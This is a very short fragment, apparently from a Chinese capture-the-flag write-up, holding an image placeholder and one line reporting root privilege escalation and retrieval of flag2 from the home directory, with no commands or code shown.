
成功提权到root,在~下拿到flag2